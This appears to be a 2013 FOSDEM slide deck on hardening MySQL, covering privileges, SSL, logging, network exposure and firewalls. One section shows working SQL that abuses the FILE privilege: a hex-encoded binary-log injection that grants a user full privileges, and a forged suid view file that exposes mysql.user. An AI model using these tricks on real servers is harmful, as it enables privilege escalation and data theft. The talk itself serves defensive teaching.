Hardening MySQL

Maciej Dobrzański
maciek at psce.com
@MushuPL
http://www.psce.com/

PSCE

FOSDEM '13

In this presentation

- Database security
- Security features in MySQL
- The ugly truth
- Improving security

DATABASE SECURITY

PSCE

FOSDEM '13

Database security

- Why is it important?
- What is at stake?
  - Availability
  - Confidentiality
  - Privacy
  - Integrity

PSCE

FOSDEM '13

SECURITY FEATURES IN MYSQL

PSCE

FOSDEM '13

Security features in MySQL

- Users & Privileges
  - Define who can access database.
  - Define what users can do when inside database.
  - No support for user groups
    - Group-like mappings available through some plugins

Security features in MySQL

- Connection encryption
  - Uses SSL
  - Requires keys & certificates for both server and clients
  - Not as straightforward to set up as it may seem.
  - Debugging problems can be hell.
  - OpenSSL vs yaSSL – a problem with SSL library.

Security features in MySQL

- Certificate-based authentication
  - Not really a separate feature.
  - Enables two-factor authentication.

Security features in MySQL

- Logs
  - Essential.
  - Two main types – general log, error log.
  - Neither one is flexible enough to serve the purpose well.
  - Make sure the files are not readable by everyone.

Security features in MySQL

- Audit plugins
  - Available in MySQL 5.5+.
  - Handle database events they way you want it.
  - Require development effort.

Security features in MySQL

- Host bans
  - MySQL blocks hosts based on unsuccessful authentication.
  - Threshold set in *max_connect_errors.*
  - Zero insight into what is on the list.
  - FLUSH HOSTS clears everything.

Security features in MySQL

- Cryptographic functions
  - AES_ENCRYPT(), AES_DESCRYPT(), DES_ENCRYPT(), DES_DECRYPT()…
  - Encrypting is not safe as secrets are logged by MySQL in open text:
    - Process list, InnoDB status, general log, error log, binary log, slow log.
  - Avoid doing encryption in MySQL.

THE UGLY TRUTH

PSCE

FOSDEM '13

The ugly truth

- MySQL is not secure out of the box!
- Many users just leave it at that.

MAKING MYSQL MORE SECURE

PSCE

FOSDEM '13

Making MySQL more secure

- Users
  - Users with empty passwords are created during installation.
    - Including privileged *root* account!
  - Set root's password and drop other user entries.
  - Use good passwords.
  - Restrict users to connect from specific addresses only.
    - GRANT … TO 'zabbix'@'10.0.254.17' …
    - GRANT … TO 'api'@'10.0.5.%' …

Making MySQL more secure

- MySQL ships with a script to fix some of those problems.

```
# mysql_secure_installation

Set root password? [Y/n] Y
New password:
Re-enter new password:
Password updated successfully!
Reloading privilege tables..
 ... Success!

Remove anonymous users? [Y/n] Y
 ... Success!

Disallow root login remotely? [Y/n] n
 ... skipping.

Remove test database and access to it? [Y/n] Y
 - Dropping test database...
 ... Success!
 - Removing privileges on test database...
 ... Success!

Reload privilege tables now? [Y/n] Y
 ... Success!
```

Making MySQL more secure

- Privileges
  - Never ever give users global privileges, except:
    - *root*, backup user, monitoring user, replication user
    - There is a **really good** justification to do it.
  - Take extra caution when granting *SUPER* or *FILE* privs
    - *SUPER* can modify runtime configuration and become other users.
    - *FILE* allows reading or writing as MySQL process
      - User can access file system.
      - User can read database's own files and create new ones in data directory.
      - Set *secure_file_priv*.

Making MySQL more secure

- My first idea for some fun with FILE privilege:

```
SELECT
   x'fe62696e9a4b08510f0100000670000006b0000001000400352e352e32392d6c6f670000000
   0000000000000000000000000000000000000000000000000000000000000000000000000000
   0013380d000800120004040404120005400041a0800000080808020 0b64b085102010000008f0
   00000fa000000000001000000000000000002a000000000000010000000000000006037374
   64042100210008000b04726f6f74096c6f63616c686f7374004752414e5420414c4c20505249564
   94c45474553204f4e202a2e2a20544f20276d616c6c6f72792740272527204944454e5449464945
   4420425920276d616c6c6f727927'
INTO OUTFILE '/var/lib/mysql/test-centos-bin.000003' FIELDS ESCAPED BY '';
```

- MySQL sets internal references between consecutive logs
  - This won't really work unless it is applied manually…
  - ..which could happen when doing point-in-time backup restore.

Making MySQL more secure

- What I thought about doing next?

```
mysql> SELECT 'TYPE=VIEW
    '> query=select `mysql`.`user`.`User` AS
`User`,`mysql`.`user`.`Host` AS `Host` from `mysql`.`user`
    '> definer_user=root
    '> definer_host=localhost
    '> suid=1
    […]
    '> '
     > INTO OUTFILE '/var/lib/mysql/test/peekaboo.frm'
      > FIELDS ESCAPED BY '' LINES TERMINATED BY '';
Query OK, 1 row affected (0.00 sec)
```

Making MySQL more secure

- The outcome

```
mysql> SELECT * FROM mysql.user WHERE User = 'root';
ERROR 1142 (42000): SELECT command denied to user 'mallory'@'localhost' for table
'user'

mysql> SELECT * FROM peekaboo WHERE User = 'root';
+------+-------------+
| User | Host        |
+------+-------------+
| root | 127.0.0.1   |
| root | ::1         |
| root | localhost   |
| root | test-centos |
+------+-------------+
4 rows in set (0.00 sec)
```

PSCE

FOSDEM '13

Making MySQL more secure

- Exposure
  - By default MySQL listens on all network interfaces.
    - What if server is plugged into the Internet?
    - Anyone can attempt to connect.
  - Avoid using public interface.
    - Disable networking if not used with *skip-networking* option.
    - Use *bind-address.*

Making MySQL more secure

- Logs
  - Use general log for a detailed record of users activity.
  - Error log can be used to catch failed authentication attempts.
    - Disabled by default!
    - Set *log_warnings = 2*
    - Trigger notifications if there are more than a few per day.

Making MySQL more secure

- Connection encryption
  - Everything flows over network in open text.
  - Not active out of the box.
    - Needs certificates
      - free self-signed ones are usually good too!
    - Enabled with these options: *ssl-ca*, *ssl-cert*, *ssl-key*
    - Clients have to ask for encryption!
  - User access restrictions based on SSL
    - GRANT … FOR ‘sso’@’10.0.5.%’ … REQUIRE SSL
    - GRANT … FOR ‘sso’@’10.0.5.%’ … REQUIRE X509
    - GRANT … FOR ‘sso’@’10.0.5.%’ … REQUIRE [ISSUER|SUBJECT] '/C=PL/L=Krakow/O=PSCE/CN=Single Sign-On Service‘


Making MySQL more secure

- Anyone between a client and MySQL server may see this:

```
# tcpdump -s 0 -l -w - port 3306 | strings
tcpdump: listening on br0, link-type EN10MB (Ethernet), capture size 65535 bytes
5.5.29-log
Ild2j@?\
1|@kw6C2mP+#
mysql_native_password
4@5@
root
mysql_native_password
Y@7@
select @@version_comment limit 1
@@version_comment
MySQL Community Server (GPL)
4@8@
U@9@
SELECT 'Why can you see me?'
Why can you see me?
4@:@
```

Making MySQL more secure

- Performance with and without SSL



Are we happy now?

- MySQL has many bugs.
- Some of them are security vulnerabilities.
  - Local, remote.
  - Authenticated, unauthenticated.
- Database should also be protected externally.


CREATING A FORCE FIELD

Creating a force field

- Firewall
  - Ability to connect to MySQL port creates opportunity.
  - Attacks may come from inside and outside!
    - Another server was hacked.
    - Curious employee.
  - **Always** keep database behind a firewall!
  - Linux *iptables* don't affect performance.
    - Connection tracking table tuning!

Creating a force field

- How enabling iptables impacts performance?



PSCE

FOSDEM '13

Creating a force field

- Middleware, reverse proxy
  - Application firewall.
  - May cut off many threats.
  - Database server in its own private network
    - No direct access to database.
  - Access through proxy or simple middleware API
    - MySQL Proxy + LUA script
    - Custom REST based
    - Commercial solutions

CONCLUSIONS

Conclusions

- Database security is important.
  - Often ignored.
  - Compliance with privacy laws.
- Decent set of security oriented features in MySQL.
- Some extra effort is required.

QUESTIONS?

PSCE

FOSDEM '13

Hardening MySQL

Maciej Dobrzański
maciek at psce.com
@MushuPL
http://www.psce.com/

PSCE

FOSDEM '13